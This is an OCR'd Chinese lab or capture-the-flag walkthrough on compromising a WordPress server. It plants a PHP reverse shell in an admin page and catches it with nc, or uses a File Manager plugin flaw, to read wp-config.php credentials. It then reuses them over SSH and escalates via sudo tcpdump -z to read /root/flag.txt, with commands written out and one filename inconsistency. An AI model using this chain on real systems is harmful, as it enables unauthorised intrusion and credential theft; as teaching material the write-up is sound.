
http://pentestmonkey.net/tools/web-shells/php-reverse-shell

【目的：PHP网站渗透；实现途径：上传网站后，URL访问(含有)该反弹shell的页面。


功能：该脚本会发起反弹TCP连接到攻击者（脚本中指定攻击者IP地址和端口号）。】


该CMS为PHP开发，可以利用其实现反弹shell。但必须修改初始化IP地址和端口。（指向攻击者）。

进入后台，找到任意一个PHP页面，然后利用php-reverse-shell.PHP的代码修改该页面的代码。





修改代码中反弹目标的IP地址及端口（修改为攻击者IP地址及开放的端口号）。





攻击者在Kali中利用NC开始监听，攻击者浏览器访问修改的PHP页面。从而得到反弹shell（用户www-data）。建立会话后，查看wp-config.php获得账号及口令。（注意路径）






方案3：利用文件管理插件（File manager）漏洞。
安装该插件，直接可以浏览wp-config.php。


以上方案三选一，或找到可以实现的方案，操作步骤截图。

10、SSH登录服务器
尝试利用上一步获得的访问数据库的用户名和密码连接远程服务器。截图。
1、尝试查看/root/flag.txt 以下操作得到的结果截图替代以下截图。



均无法查看。
10、使用tcpdump执行任意命令（当tcpdump捕获到数据包后会执行指定的命令。）
查看当前身份可执行的命令。

发现可以root权限执行tcpdump命令
创建攻击文件
touch /tmp/exploit1
写入shellcode
echo ‘cat /root/flag.txt’ > /tmp/exploit
赋予可执行权限
chmod +x /tmp/exploit
利用tcpdump执行任意命令
sudo tcpdump -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root
获得flag



tcpdump命令详解：
-i eth0 从指定网卡捕获数据包
-w /dev/null 将捕获到的数据包输出到空设备（不输出数据包结果）
-z [command] 运行指定的命令
-Z [user] 指定用户执行命令
-G [rotate_seconds] 每rotate_seconds秒一次的频率执行-w指定的转储
-W [num] 指定抓包数量